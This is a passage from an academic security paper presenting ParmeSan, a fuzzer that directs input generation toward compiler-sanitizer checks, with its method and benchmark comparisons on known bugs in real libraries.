%6 = load i8, i8* %5, align 1
;..
```

⇓

```
; ... Sanitized with UBSan
%4 = load i8*, i8** %2, align 8
%5 = getelementptr inbounds i8, i8* %4, i64 1
%6 = ptrtoint i8* %4 to i64
%7 = add i64 %6,
%8 = icmp uge i64 %7, %6
%9 = icmp ult i64 %7, %6
%10 = select i1 true, i1 %8, i1 %9
br i1 %10, label %12, label %11

; <label>:11:                ; preds = %1
call void @__ubsan_handle_pointer_overflow     (...)
br label %12

; ...
%17 = load i8, i8* %5, align 1
```

Listing 1: LLVM IR without and with UBSan instrumentation to check for pointer overflows

are used when the sanitizers detect the actual bug using a branch condition that either interacts with the internal sanitizer data structures (e.g., ASan's out of bound access detection) or the immediate state of the program (e.g., Listing 1). Our goal is to direct fuzzing towards points where the sanitizer updates its internal data structure (i.e., interesting code paths) and the conditional branches that are introduced by the sanitizers which if solved mean that we have discovered a bug. We discuss how ParmeSan uses this intuition for effi-

cient fuzzing in Section 6.

Since there exist numerous different sanitizers, with new ones being added frequently, we want a sanitizer-agnostic analysis method to collect these targets. We do this by implementing a blackbox analysis of the IR difference (*diff*) of the target program compiled with and without the sanitizer. To include the instrumented basic blocks that do not include a conditional, we add all the predecessor basic blocks instrumented by the sanitizer. For instrumented basic blocks that include a conditional, we include both the instrumented basic block and the basic block with a taken conditional (i.e., often the sanitizer's bug checking function). We found this a simple strategy to yield a generic and effective way to obtain targets that is compatible with all the existing (and future) LLVM sanitizers.

4.2 Sanitizer effectiveness

To verify that our approach of using sanitization instrumentation as interesting targets is sound, we instrumented a number of applications, and confirmed that the targeted sanitizer checks detect the actual bugs. In Table 1, we tested the effectiveness of three different sanitizers against a number of known vulnerabilities.

AddressSanitizer (ASan) [37] is able to discover buffer overflows and use-after-free bugs. UndefinedBehaviorSanitizer (UBSan) [2] is able to detect undefined behavior, such as using misaligned or null pointers, integer overflows, etc. The Type Sanitizer (TySan) [14] is able to detect type confusion when accessing C/C++ objects with a pointer of the wrong type.

Table 1 shows whether the sanitizer catches the bug and the number of basic blocks of the program not contained in a path to instrumented basic blocks. For example, if a deep basic block is considered a target (i.e., contains a target branch), all its predecessors have to be covered. However, non-target basic blocks that are not on a path to a target do not need to be covered, as our analysis estimates there are no bugs in those blocks. By calculating the number of basic blocks that we can disregard (non-target) in this way, we get a metric estimating how many basic blocks are irrelevant for triggering sanitizer errors, and are thus not necessary to be covered when fuzzing. This metric gives us an estimate of how sanitizer-guided fuzzing compares against traditional coverage-oriented fuzzing for different sanitizers.

In many cases, a significant part of the code coverage can be disregarded. For example in libxml2 using TySan, we can disregard 80% of the basic blocks and still find the bug. However, as seen in the pruning metric in Table 1, there is a major variance in how much of the application different sanitizers instrument. Some sanitizers, such as UBSan and TySan, are specialized in what they instrument, yielding a small set of targets. Other sanitizers, such as ASan, instrument so many basic blocks that, if we were to consider every instrumented point a target, we would essentially end up with coverage-guided fuzzing.

Prog	Bug	Type	Sanitizer (% non-target)					
			ASan		UBSan		TySan	
base64	LAVA-M	BO	✓	(5%)	✗	—	✗	—
who	LAVA-M	BO	✓	(9%)	✗	—	✗	—
uniq	LAVA-M	BO	✓	(15%)	✗	—	✗	—
md5sum	LAVA-M	BO	✓	(12%)	✗	—	✗	—
OpenSSL	2014-0160	BO	✓	(8%)	✗	—	✗	—
pcre2	-	UAF	✓	(7%)	✗	—	✗	—
libxml2	memleak	TC	✗	—	✗	—	✓	(80%)
libpng	oom	IO	✗	—	✓	(40%)	✗	—
libarchive	-	BO	✓	(17%)	✗	—	✗	—

Table 1: Bugs detected and percentage of branches that can be disregarded (i.e., are not on the path to an instrumented basic block) compared to coverage-oriented fuzzing. UAF= use-after-free, BO=buffer overflow, TC=type confusion, IO=integer overflow

Thus, the challenge is to limit the number of acquired targets to consider, while still keeping the interesting targets that trigger actual bugs. To address this challenge, our solution is to adopt pruning heuristics to weed out targets part of the candidate target set. We experimented with a number of pruning heuristics and ultimately included only two simple but effective heuristic in our current ParmeSan prototype.

4.3 Profile-guided pruning

Our first heuristic to limiting the number of targets is to perform profile-guided target pruning. By applying a similar approach to ASAP [44], our strategy is to profile the target program and remove all the sanitizer checks on hot paths (i.e., reached by the profiling input). Since hot paths are unlikely to contain residual bugs that slipped into production [27,44], this strategy can effectively prune the set of targets, while also preferring targets that are "deep"/hard-to-reach. While this pruning mechanisms might remove some valid targets, the authors of ASAP [44] note that (in the most conservative estimate) 80% of the bugs are still detected.

4.4 Complexity-based pruning

Our second heuristic to limiting the number of targets is to operate complexity-based pruning. Since sanitizers often add other instrumentation besides a simple branch, we score functions based on how many instructions are added/modified by the sanitizer (*diff* heuristic) and mark targets that score higher than others as more interesting. The intuition is that the more instructions are changed within a function by the sanitizer, the higher the complexity of the function and thus the chances of encountering the classes of bugs targeted by the sanitizer. We show this intuition on LAVA-M [15] using ASan. Using the this heuristic, our top 3 targets in base64 are in the functions `lava_get()`, `lava_set()`, and `emit_bug_reporting_address()`, of which the top 2 func-

tions are the functions in LAVA-M that trigger the injected bugs. The score is taken into consideration when selecting which targets to prune based on profiling. This allows our target acquisition component to be geared towards retaining targets in cold code.

5 Dynamic CFG

To make our sanitizer-guided fuzzing strategy effective, ParmeSan must be able to efficiently steer the execution towards code that is identified by the target acquisition step. To do this, ParmeSan needs a precise CFG to estimate the distance between any given basic block and the target. Building a precise CFG is the role of our *dynamic CFG* component. We first show how we dynamically improve the CFG's precision during fuzzing (Section 5.1). Using the improved CFG, ParmeSan then needs to make use of a distance metric to decide which code paths to prioritize given how far an execution trace is from interesting code blocks that are instrumented by sanitizers (Section 5.2). To further improve the quality of ParmeSan's distance metric, we augment our CFG with Dynamic (Data-)Flow Analysis (DFA) information to ensure certain interesting conditions are always satisfied by selecting the current input bytes (Section 5.3).

5.1 CFG construction

Prior directed fuzzers rely on a statically-generated CFGs for distance calculation. In directed fuzzing with many targets, statically-generated CFGs lead to imprecise results. For ParmeSan, we instead opt for a dynamically-generated CFG. In particular, we start with the CFG that is statically generated by LLVM, and then incrementally make it more precise by adding edges on the fly as the program executes during fuzzing. This addition of edges happens, for example, when we discover an `indirect call` which cannot be resolved statically during compile time.

To perform scalable distance calculations, we use the number of conditionals between a starting point and the target, as conditionals are the essence of what a fuzzer tries to solve. Compared to the full CFG, this strategy yields a compact Conditional Graph (CG)—a compacted CFG that only contains the conditionals. ParmeSan maintains both the CG and the CFG at runtime, but uses only the CG for distance calculations.

We repurpose the AFL edge coverage tracking strategy [47] for our compact CG design. After assigning a randomly generated identifier to each basic block, we initially collect them all from the CFG. Note that the number of nodes is static and will never change. The edges in the CFG, on the other hand, are dynamic, and we add them to the CFG and CG when we encounter edges that are not yet present. Specifically, for each edge that the execution takes, we log the edge identifier (a hash of the previous and current basic block identifiers) and if the edge is not yet in the CFG, we simply add it. When we add edges to the CFG, we only have to update a subset of the CG, adding only the missing edges for the neighboring conditionals of the new edge.

5.2 Distance metric

The distance metric helps the fuzzer decide which parts of the CFG it needs to explore next to get closer to the basic blocks of interest. Since distance calculation can quickly run into scalability issues, here we opt for a simple metric. We define the distance of a given branch condition c to the branch conditions that lead to the interesting basic blocks as $d(c)$. To calculate $d(c)$, we follow a recursive approach in which the neighboring basic blocks of a target branch will have a weight of 1. The neighbors of the neighbors' weights are then calculated using the harmonic mean (somewhat similar to the one used by AFLGo [4]). Implementationwise, the results in the calculation are propagated starting from the targets, keeping track of which edges have already been propagated. During implementation, we empirically tested a few distance metrics, and found the following to be both scalable and accurate.

Let $N(c)$ be the set of (yet unaccounted for) successors of c with a path to at least one of the targets, then:

$$d(c) = \begin{cases} 0 & \text{if } c \in Targets \\ \infty & \text{if } N(c) = \emptyset \\ \frac{(\sum_{n \in N(c)} d(n)^{-1})^{-1}}{|N(c)|} + 1 & \text{otherwise} \end{cases}$$

Given an execution trace for a given input, ParmeSan uses the distance metric to determine which of the branches it should try to flip (by modifying the input), steering the execution towards interesting basic blocks. While our evaluation (Section 8) shows that even such a simplistic distance metric works well, we expect that better scheduling might lead to better performance. We leave this problem as an open question for future work.

5.3 Augmenting CFG with DFA

Our dynamic CFG can further improve distance calculation by fixing the indirect call targets to a single target depending on the input. If we know both the sanitizer check that we want to reach and the input bytes that determine the target of an indirect call, we can fix the input bytes such that we know the target of the indirect call. This simple improvement can drastically impact the precision of our distance calculation. This optimization is mainly beneficial if the program has many indirect calls with many possible targets.




Figure 2: Example of DFA mutation. The taint label ($T1$) is recorded at a newly uncovered conditional, allowing the fuzzer to learn that the value should be either fixed to `E` or mutated further.

6 Sanitizer-guided fuzzer

In this section, we discuss how ParmeSan uses the targets obtained by the *target acquisition* component along with the distance information provided by the *dynamic CFG* component to direct the fuzzing process towards the desired targets and trigger bugs.

6.1 DFA for fuzzing

Existing directed greybox fuzzers [4, 8] show that directing the input based on simple distance metrics works well and is scalable. At the same time, existing DFA-based coverage-guided fuzzers [9, 36] show that adding DFA allows the fuzzer's input mutation to prioritize and solve tainted branch constraints in significantly fewer executions. When the fuzzer finds new coverage, the DFA-instrumented version of the program tracks the input byte offsets that affect the newly-found branches, such that the fuzzer can focus on mutating those offsets (see Figure 2). Since we already use DFA for augmenting the CFG, we also leverage the same analysis to implement coverage-guided-style DFA-enhanced input mutation but applied to (many-target) directed fuzzing. This allows us to focus the mutation on input bytes that affect conditionals, which will ultimately lead to our desired targets. Moreover, once we reach the desired target conditionals, we use DFA again to prioritize fuzzing of branch constraints, allowing us to trigger the bugs more efficiently.

Interestingly, we do not need a specialized mutation strategy to quickly flip sanitizer checks. Since we specifically target sanitizer-instrumented conditionals, we can simply use the same DFA-enhanced input mutation we used to reach the targets and get fast bug triggering "for free" as a by-product. Tainted sanitizer checks will automatically be prioritized, since tainted checks are preferred by DFA-enhanced input mutation and sanitizer checks are prioritized by our directed fuzzing strategy.

6.2 Input prioritization

The main fuzzing loop repeatedly pops an entry from the priority queue containing entries consisting of a *conditional* and the corresponding *seed* that uncovered that conditional. The queue is sorted based on a tuple consisting of `(runs, distance)`, where `runs` is the number of times this entry has been popped from the queue and `distance` is the calculated distance of the conditional to our targets obtained by using our dynamic CFG.

In the fuzzing loop, ParmeSan pops the entry with the lowest priority from the queue. Using the number of runs as the first key when sorting ensures that the fuzzer does not get stuck on a single conditional with a low distance. This is an effective way to mimic coverage-guided, while giving priority to promising targets.

The fuzzer then mutates the selected seed, giving priority to input bytes that affect the conditional (as provided by DFA), with the goal of triggering new coverage. If the fuzzer generates an input that increases coverage, we add the input and its coverage to the list of candidate inputs that we will consider adding to the queue.

We do a DFA-instrumented run for each of these inputs to collect the taint information for the new basic blocks the input uncovers. While taint tracking is expensive, we only need to collect this when we find new code coverage. As finding new coverage is relatively rare, the amortized overhead of tracking is negligible (as discussed in Section 8). For every new conditional that the input covers, we add an entry consisting of the conditional, the distance, and the seed to the queue.

Finally, after the original seed has been mutated a number of times (set to 30) in the round we push it back onto the queue with an updated distance if the CFG has changed since the last run.

6.3 Efficient bug detection

We have discussed how ParmeSan uses compiler sanitizers to direct fuzzing towards interesting targets in the program. In other words, while sanitizers have been used for bug detection in existing fuzzing efforts (i.e., fuzzing a sanitized version of the program to improve bug detection beyond crash detection in the baseline) [38], ParmeSan uses compiler sanitizers for analysis purposes. Moreover, just like existing fuzzers, ParmeSan can fuzz the target program with or without sanitizers (with a trade-off between bug detection coverage and performance).

However, compared to existing fuzzers, ParmeSan can perform much more efficient sanitizer-based bug detection if desired. Since we know where the interesting sanitizer checks are, ParmeSan supports a simple but effective optimization (which we call *lazysan*). In particular, ParmeSan can enable sanitizer instrumentation on demand only when this is useful (i.e., when we reach the desired target checks) and run the uninstrumented version at full speed otherwise—similar in spirit to our DFA-enhanced input mutation strategy.

6.4 End-to-end workflow

The end-to-end fuzzing workflow consists of three phases, a short coverage-oriented exploration and *tracing phase* to get the CFG (only run for the input seeds), a *directed exploration* phase to reach the target basic blocks, and an *exploitation phase* which gradually starts when any of the specified targets are reached.

During the short initial tracing phase, ParmeSan collects traces and tries to build a CFG that is as accurate as possible. During the directed exploration phase, ParmeSan tries to solve conditionals to reach the desired targets. The exploitation phase starts whenever ParmeSan reaches a target. ParmeSan tries to exploit the points reached so far by means of targeted DFA-driven mutations and, when configured to do so, also switches to the sanitizer-instrumented version of the program on demand. Note that the directed exploration stage and exploitation stage are interleaved. ParmeSan only performs the exploitation strategy for inputs that have reached the target, while still continuing to do exploration to reach open targets.

7 Implementation

We implement the fuzzing component of ParmeSan on top of Angora [9], a state-of-the-art coverage-guided fuzzer written in Rust. The blackbox sanitizer analysis consists of a number of Python scripts and LLVM passes. The modifications required to Angora consist of about 2,500 lines of code. We also integrate AFLGo into the ParmeSan pipeline, allowing us to use AFLGo as a fuzzing component, rather than the ParmeSan fuzzer, based on Angora.

To implement our target acquisition component, we run the `llvm-diff` tool between the sanitizer-instrumented and the uninstrumented version of the target program. We analyze the resulting LLVM IR *diff file* and label all the conditionals added by the instrumentation as candidate targets. We implement our target set pruning strategy on top of ASAP [44], which already removes sanitizer checks in hot paths to improve sanitizer-instrumented program performance. We augment ASAP, letting it take into account the complexity-based pruning heuristics described in Section 4.4 when deciding which checks to remove.

We base the fuzzer and dynamic CFG components of ParmeSan on Angora [9]. Angora keeps a global queue, consisting of pairs of *conditionals* (i.e., branching compare points) and *input seeds*. In Angora, these queue entries are prioritized based on how hard a conditional is to solve (e.g., how many times it has been run).

We modify Angora to sort queue entries by *distance* to the targets generated by the target acquisition step and direct fuzzing towards them. Furthermore, we added a dynamic CFG component to Angora, to allow for CFG constraint collection, making it possible to narrowly calculate distances to our targets based on the obtained coverage and the conditional to be targeted.

Similar to Angora, we use DataFlowSanitizer (DFSan) [1], a production DFA framework integrated in the LLVM compiler framework. We use such information in a dedicated LLVM instrumentation pass that traces each indirect call and records the input bytes that determine (i.e., taint) the target of the indirect call site. Note that we only run the DFSan-instrumented version of our program (for CFG construction or fuzzing) and re-calculate target distances when we uncover a new edge, resulting in low overhead.

7.1 Limitations

Currently, ParmeSan relies on available LLVM IR for its target acquisition. In theory the techniques described in this paper can also be applied to binaries without the IR available. While the analysis currently relies on compiler sanitizer passes, however, for raw binaries the methods we present could be applied by replacing the compiler sanitizers with binary hardening [33, 48]. We also noted an issue with some sanitizers that only insert their modifications at linking time; doing the analysis on the actual binary would solve this issue.

The types of bugs found by ParmeSan are heavily reliant on the sanitizers used for target acquisition (as we show in Section 8.3). Some sanitizers, such as ASan, are capable of detecting a broad class of common bugs. We refer the reader to [42] for a more thorough analysis on using sanitizers in a security context for testing and production purposes.

8 Evaluation

In this section we evaluate ParmeSan on a number of real-world programs with known bugs. We compare how ParmeSan performs against other directed and coverage-guided greybox fuzzers. We also show how our dynamic CFG construction improves fuzzing for real-world programs with pervasive indirect calls. Some additional results are presented in Appendix A.

We run all our experiments on machines running Ubuntu 18.10 using AMD 7 Ryzen 2700X with 32 GB DDR4 RAM. While both ParmeSan and Angora are able to use multiple cores, we run all our experiments on only one core to be able to compare against prior work, unless noted otherwise. For each part of the evaluation, we specify which sanitizer we use for target acquisition and repeat the experiments 30 times with a timeout of 48 hours, unless otherwise noted. During the profiling-guided pruning phase in our target acquisition component, we always set the ASAP cost level to 0.01. This is the equivalent of adding instrumentation at a cost of 1% in performance. As noted by the ASAP authors [44], this strategy sufficiently covers bugs, while aggressively removing hot checks. Note that the target acquisition step is not

included in the total run time of our benchmarks, as it is part of the compilation process. In all our experiments, the time spent on analysis is linear to the original compilation time of the target program (as shown in Table 8).

8.1 ParmeSan vs. directed fuzzers

We first compare against state-of-the-art directed greybox fuzzers and show the availability of DFA information alone improves directed fuzzing significantly. We reproduce a number of benchmarks covered by AFLGo [4] and HawkEye [8], showing how ParmeSan fares in a traditional directed setting. Note that the source code for HawkEye is not available at the moment, and thus we compare against the results reported by the authors. While comparisons to results in papers is difficult due to variations in the test setup, since the baseline performance of AFLGo presented by the Hawkeye authors [8] is similar to the one we obtained in our setup, we are hopeful that their performance numbers are also comparable to ours.

CVE	Fuzzer	Runs	*p*-val	Mean TTE
OpenSSL				
2014-0160	ParmeSan	30		5m10s
	HawkEye	—		—
	AFLGo	30	0.006	20m15s
Binutils				
2016-4487 2016-4488	ParmeSan	30		35s
	HawkEye	20		2m57s
	AFLGo	30	0.005	6m20s
2016-4489	ParmeSan	30		1m5s
	HawkEye	20		3m26s
	AFLGo	30	0.03	2m54s
2016-4490	ParmeSan	30		55s
	HawkEye	20		1m43s
	AFLGo	30	0.01	1m24s
2016-4491	ParmeSan	10		1h10m
	HawkEye	9		5h12m
	AFLGo	5	0.003	6h21m
2016-4492 2016-4493	ParmeSan	30		2m10s
	HawkEye	20		7m57s
	AFLGo	20	0.003	8m40s
2016-6131	ParmeSan	10		1h10m
	HawkEye	9		4h49m
	AFLGo	5	0.04	5h50m

Table 2: Reproduction of earlier results in crash reproduction in greybox fuzzers. We manually select the target and show the mean time-to-exposure.

In Table 2, we present a comparison of ParmeSan, AFLGo, and HawkEye on crash reproduction of known bugs in OpenSSL and Binutils. We manually target the point in the code that causes the crash, and let the fuzzers generate inputs to reproduce the crash (i.e., ParmeSan skips its target acquisition step). We use the same input seeds as presented in [8], consisting of a single file with a single newline character. As shown in the table, ParmeSan outperforms both HawkEye and AFLGo in reproducing these bugs in all cases. For most, ParmeSan is more than twice as fast, while in the worst case (CVE-2016-4490), it is still more than 30% faster at reproducing the bug than AFLGo. Adding DFA information allows ParmeSan to focus on solving conditionals, both on the way to the target and of the target itself—leading to a more targeted mutation strategy (fewer executions needed), allowing for faster crash reproduction. We conclude that ParmeSan significantly improves the state-of-the-art time-to-exposure (TTE) of bugs even for traditional directed fuzzing.

8.2 Coverage-guided fuzzers

We now show that our fuzzing strategy finds (many) bugs faster than state-of-the-art coverage-guided fuzzers. We specifically compare against Angora, which we found to be the fastest open-source competitor on the dataset considered, faster for instance than QSYM [46]. Note that if we target all the conditionals in the program, the behavior of ParmeSan is very similar to Angora. Comparing against Angora gives us a good picture of the effectiveness of targeting points obtained from our sanitizer-based analysis stage.

To show that sanitizer-guided fuzzing can efficiently find real-world bugs, we evaluate ParmeSan on the Google fuzzer-test-suite [22]. This dataset contains a number of known bugs, coverage benchmarks, and assertion checks for 23 real-world libraries. We show that ParmeSan is able to trigger the same bugs as coverage-oriented fuzzers in significantly less time. In this suite, we always use ASan for ParmeSan's target acquisition step, as it is very powerful and detects some of the most common memory errors.

In all benchmarks, we use the seeds provided by the suite as the initial corpus. Since the dataset contains a number of hard-to-trigger bugs, we run the experiments with a timeout of 48 hours, to give the fuzzers a chance at reaching these bugs. For example, it takes Angora on average 47 hours to trigger the integer overflow in `freetype2` . Furthermore, the suite adds runtime sanitizers to each application to detect the bugs. We compile and run every program with the default parameters used in the suite.

Table 3 shows the mean time-to-exposure (TTE) of a number of bugs from the Google fuzzer-test-suite dataset. We emphasize that we evaluated the entire test suite, but for brevity left out 11 bugs that no fuzzer could find within 48 hours, as well as the openthread set with its 12 very easy to find bugs which did not have any outlying results (of course, we did include them in our geomean calculation to avoid skewing the results). The evaluation is split into two parts. The first part, *whole pipeline*, uses the whole ParmeSan pipeline with automatic target acquisition using ASan. We compare ParmeSan against baseline Angora (i.e., no targets) and sanitizer-guided AFLGo (i.e., provided with

Prog	Type	Runs	Mean. TTE					Comment
			AFLGo (p)		Angora (p)		ParmeSan	
Whole pipeline								
boringssl	UAF	30	2h32m	**0.004**	45m	**0.005**	25m	crypto/asn1/asn1_lib.c:459
c-ares	BO	30	5s	**0.04**	1s	0.12	1s	CVE-2016-5180
freetype2	IO	5	✗	—	47h	**0.018**	43h	cf2_doFlex.
pcre2	UAF	30	25m	**0.006**	15m	**0.003**	8m	src/pcre2_match.c:5968
lcms	BO	30	6m	**0.002**	2m	**0.006**	41s	src/cmsintrp.c:642
libarchive	BO	30	1h12m	**0.004**	22m	**0.001**	13m	archive_read_support_format_warc.c:537
libssh	ML	30	3m10s	**0.002**	32s	0.008	50s	
libxml2	BO	30	51m	**0.007**	20m	**0.001**	11m	CVE-2015-8317
libxml2	ML	30	30m	**0.005**	20m	**0.001**	17m	memleak. valid.c:952
openssl-1.0.1f	BO	30	50m	**0.003**	5m	**0.04**	3m4s	CVE-2014-0160. OpenSSL 10.0.1f
openssl-1.0.1f	ML	30	1m	**0.012**	40s	0.11	37s	crypto/mem.c:308
proj4	ML	30	7m30s	**0.002**	1m40s	**0.03**	1m26s	
re2	BO	30	47m	**0.002**	21m	**0.004**	12m35s	
woff2	BO	30	45m	**0.004**	15m	**0.006**	8m	
Geomean ParmeSan benefit			**288%**		**37%**			
Manual targeting								
libjpeg-turbo	⋆	30	1h8m	**0.003**	(45m)	**0.000**	10m	jdmarker.c:659
libpng	⋆	30	2m	**0.003**	(30s)	**0.002**	20s	pngread.c:738
libpng	⋆	30	2m	**0.005**	(42s)	**0.003**	34s	pngrutil.c:3182
freetype2	⋆	30	2s	0.21	(1s)	0.83	1s	ttgload.c:1710
guetzli	AE	30	45m	**0.000**	(10m)	**0.005**	5m	
harfbuzz	AE	30	5h	**0.000**	(2h20m)	**0.005**	1h10m	
json	AE	30	7m	**0.004**	(3m)	**0.005**	1m	
openssl-1.0.2d	AE	30	1m10s	**0.001**	(15s)	**0.04**	10s	CVE-2015-3193
Geomean ParmeSan benefit			**422%**		**90%**			

Table 3: Time-to-exposure on the Google fuzzer-test-suite. For the tests under *manual target*, there is no actual bug, here we manually target the site (i.e., no target acquisition phase). Statistically significant Mann-Whitney U test p-values ($p < 0.05$) are highlighted. ✗= not found, —= not available. In all cases, we use ASan for target acquisition. UAF=use-after-free, BO=buffer overflow, IO=integer overflow, ML=memory leak, AE=assertion error

the same targets as ParmeSan). We see that ParmeSan outperforms both AFLGo and Angora significantly, with a geomean speedup in TTE of 288% and 37% respectively.

In the second part, we *manually target* a number of known hard-to-reach sites. These benchmarks from the suite check whether fuzzers are able to cover hard-to-reach sites or trigger assertion errors. Since in these cases there is no bug to be found, using a sanitizer-guided approach makes little sense. Instead, we show the effect of making the fuzzer directed. As these targets have to be selected manually, we consider the comparison against Angora to be unfair and only include the results as an indication how much directed fuzzing can help in such scenarios.

Interestingly, Angora beats AFLGo in every benchmark on the whole suite. The main cause for this is that Angora has access to DFA information which allows it to cover new branches much more quickly than the AFL-based strategy used by AFLGo. Note that some of our results when comparing ParmeSan against Angora are not statistically significant (Mann-Whitney p-value ≥ 0.05). All of these are bugs that are either triggered in a short amount of time (and thus have a large variance in the measurements), or are memory leaks (for which the immediate cause is independent of the targets retrieved by our target acquisition component, as we discuss in the next section). On the `libssh` benchmark, ParmeSan performs worse than Angora. This happens due to the fact that the bug is often triggered at a point when a lot of new coverage is found in one go. Due to our *lazysan* optimization, ASan is not enabled when this new coverage is triggered, causing ParmeSan to detect the bug later when it actually tries to flip the branch that causes the sanitizer error. As Table 7 shows, ParmeSan without the lazysan optimization is faster at finding this particular bug. Note that the variance in this test case is very high, and, as such, the result is not statistically significant.

In Table 4, we present branch coverage at the time-of-exposure (TTE) for ParmeSan and 4 different state-of-the-art fuzzers: AFLGo [4], NEUZZ [40], QSYM [46], and Angora [9]. In this experiment, we run all the fuzzers with 1 instance, except QSYM which uses 2 AFL instances and one QSYM instance (as per the setup suggested by the authors) inside a Docker container that has been allocated one CPU. Note that we do not include the required preprocessing time for NEUZZ and ParmeSan in the results. For ParmeSan, the

Prog	Type	Runs	AFLGo		NEUZZ		QSYM		Angora		ParmeSan	
boringssl	UAF	10	2281	2h32m	2520	1h20m	2670	3h20m	2510	45m	1850	25m
c-ares	BO	10	202	5s	275	3s	280	20s	270	1s	200	1s
freetype2	IO	5	✗	✗	✗	✗	✗	✗	57330	47h	49320	43h
pcre2	UAF	10	9023	25m	31220	16m	32430	1h20m	30111	15m	8761	8m
lcms	BO	10	1079	6m	2876	1m50s	3231	7m	2890	2m	540	41s
libarchive	BO	10	4870	1h12m	5945	1h20m	✗	✗	6208	22m	4123	13m
libssh	ML	10	365	3m10s	419	43s	631	2m32s	341	32s	123	50s
libxml2	BO	10	5780	51m	7576	25m	12789	2h5m	5071	20m	2701	11m
libxml2	ML	10	5755	30m	10644	19m	11260	1h10m	10580	20m	2554	17m
openssl-1.0.1f	BO	10	550	50m	814	10m12s	853	5h25m	793	5m	543	3m4s
openssl-1.0.1f	ML	10	1250	1m	717	40s	4570	23m	720	40s	709	37s
proj4	ML	10	82	7m30s	83	1m55s	86	10m5s	83	1m40s	80	1m26s
re2	BO	10	5172	47m	5178	50m	7610	2h	4073	21m	3267	12m35s
woff2	BO	10	91	45m	94	31m20s	98	41m	90	15m	83	8m
woff2	OOM	10	50	2m	50	22s	53	1m45s	50	20s	49	12s
Geomean diff			**+16%**	**+288%**	**+40%**	**+81%**	**+95%**	**+867%**	**+33%**	**+37%**		

Table 4: Average branch coverage and TTE at the time of exposure for ParmeSan and several other state-of-the-art fuzzers. Compared to other fuzzers, ParmeSan requires a significantly lower coverage (and shorter time) to expose bugs. AFLGo uses the targets obtained using the ParmeSan analysis stage. All fuzzers run with sanitizers enabled.

preprocessing time is in the order of the normal compilation time (as seen in Table 8). Every benchmark in the suite is run with the sanitizers enabled (as per the test suite).

In every single case except one, our results show that ParmeSan requires significantly less coverage to trigger the bug compared to the other state-of-the-art fuzzers. Likewise, AFLGo, which uses the targets obtained by the ParmeSan pipeline, also fares well in this regard, requiring slightly more coverage than ParmeSan to trigger the bugs. These results suggest that directing the fuzzing process towards sanitizer instrumentation reduces the coverage required to trigger bugs between 14 and 51%.

8.3 Sanitizer impact

We now take a look at how the particular sanitizer used in our analysis impacts the final results of the fuzzing pipeline. We show that the sanitizer used determines the classes of bugs ParmeSan can find, allowing us to focus fuzzing on specific types of bugs.

Table 3, shows ParmeSan performs the worst on the memory-leak bugs. This is a first indication that our sanitizer analysis has a significant impact on the end result. Since we use ASan for target acquisition, the fuzzing will be directed to possible invalid uses of memory. This still covers the actual use of allocated memory, but ideally we would like to direct the fuzzing towards calls that allocate memory. We repeat the experiment on the memory leak bugs, but now using LeakSanitizer (LSan) instead of ASan for target acquisition (see Table 5). LSan keeps track of allocated memory objects at runtime and generates a summary of memory leaks when the program terminates. Note that LSan does not modify the IR, but rather intercepts library calls to functions such as `malloc` , which happens at link time. Instead, we create a custom LLVM pass that inserts dummy calls to the hooks of the intercepted functions, yielding the same behavior as normal LSan while still changing the IR at the relevant locations. This is a process that can be easily automated in the future, and is a limitation only of the current implementation. With our custom LSan pass for target acquisition, the mean TTE for the memory leak bugs in libssh, libxml, openssl, proj4 then changes significantly, yields a geomean *improvement of 32%* compared to using ASan for target acquisition. Likewise for the integer overflow in `freetype2` , we see that using the correct sanitizer which actually catches the bug (i.e., UBSan) for target acquisition improves the performance significantly, finding the bug in 20 hours rather than 47 hours.

As shown in Table 5, there is a stark contrast between sanitizers used for target acquisition. We run a number of applications with known bugs of a certain type, while using three different sanitizers (ASan, UBSan, and TySan) to automatically find targets. Note that triggering the bugs requires sanitizers also (as the bugs usually do not crash the program). To eliminate the variance caused by overhead of each sanitizer, we always instrument the program with the same set of runtime sanitizer (ASan + LeakSan + UBsan, which is able to detect all the selected bugs), regardless of the one used for target acquisition.

As shown in Table 5, a sanitizer that detects the bug will always allow ParmeSan to find the bug within the least amount of time. Overall, we see that using the sanitizers that covers the bug and instruments a minimum set of targets allows ParmeSan to find bugs faster.

For example, CVE-2018-13785 is a hard-to-trigger inte-

Bug	Type	Sanitizer	Targets	Covered	μTTE
CVE-2014-0160	BO	ASan	533	✓	5m
		UBSan	120	✗	6m
		TySan	5	✗	6m
CVE-2015-8317	BO	ASan	352	✓	10m
		UBSan	75	✗	50m
		TySan	30	✗	50m
pcre2	UAF	ASan	122	✓	10m
		UBSan	52	✗	20m
		TySan	12	✓	8m
freetype2	IO	ASan	437	✗	47h
		UBSan	48	✓	20h
		TySan	71	✗	>48h
CVE-2011-1944	IO	ASan	230	✓	30s
		UBSan	125	✓	20s
		TySan	8	✗	50s
CVE-2018-13785	IO	ASan	450	✗	11h
		UBSan	45	✓	32m
		TySan	31	✗	5h
libssh	ML	ASan	590	✗	31s
		UBSan	57	✗	33s
		TySan	13	✗	35s
		LSan	104	✓	25s
libxml	ML	ASan	352	✗	15m
		UBSan	75	✗	22m
		TySan	30	✗	25m
		LSan	191	✓	12m
openssl	ML	ASan	533	✗	40s
		UBSan	120	✗	50s
		TySan	5	✗	43s
		LSan	191	✓	32s
proj4	ML	ASan	729	✗	1m30s
		UBSan	170	✗	1m55s
		TySan	373	✗	2m10s
		LSan	43	✓	57s

Table 5: Bugs found by ParmeSan using different sanitizers in the analysis stage. ✓ in targets, bug found; ✗ not in targets, bug found; For the memory leak (ML) bugs we also show the performance of LeakSanitizer.

ger overflow in libpng. Here we see the most significant improvement as result of selecting the right sanitizer. Specifically, using UBsan, we trigger the bug in an average time of 32 minutes, but using the other sanitizers, ParmeSan does not consider the site triggering the bug as a target, and therefore takes a significantly longer time to find the bug, while using the right sanitizer for target acquisition improves the performance by an order of magnitude.

For the use-after-free bug in `pcre2` , both ASan and TySan instrument the location of the vulnerability. Since the number of targets obtained by TySan is smaller than for ASan, the input generation is steered towards the target containing the actual bug faster than for ASan, triggering the bug in less time. CVE-2011-1944 is an integer overflow in libxml2, which is easy to trigger. Here, again, we see that the less-eager-to-instrument sanitizer lets ParmeSan trigger the bug in the least amount of time.

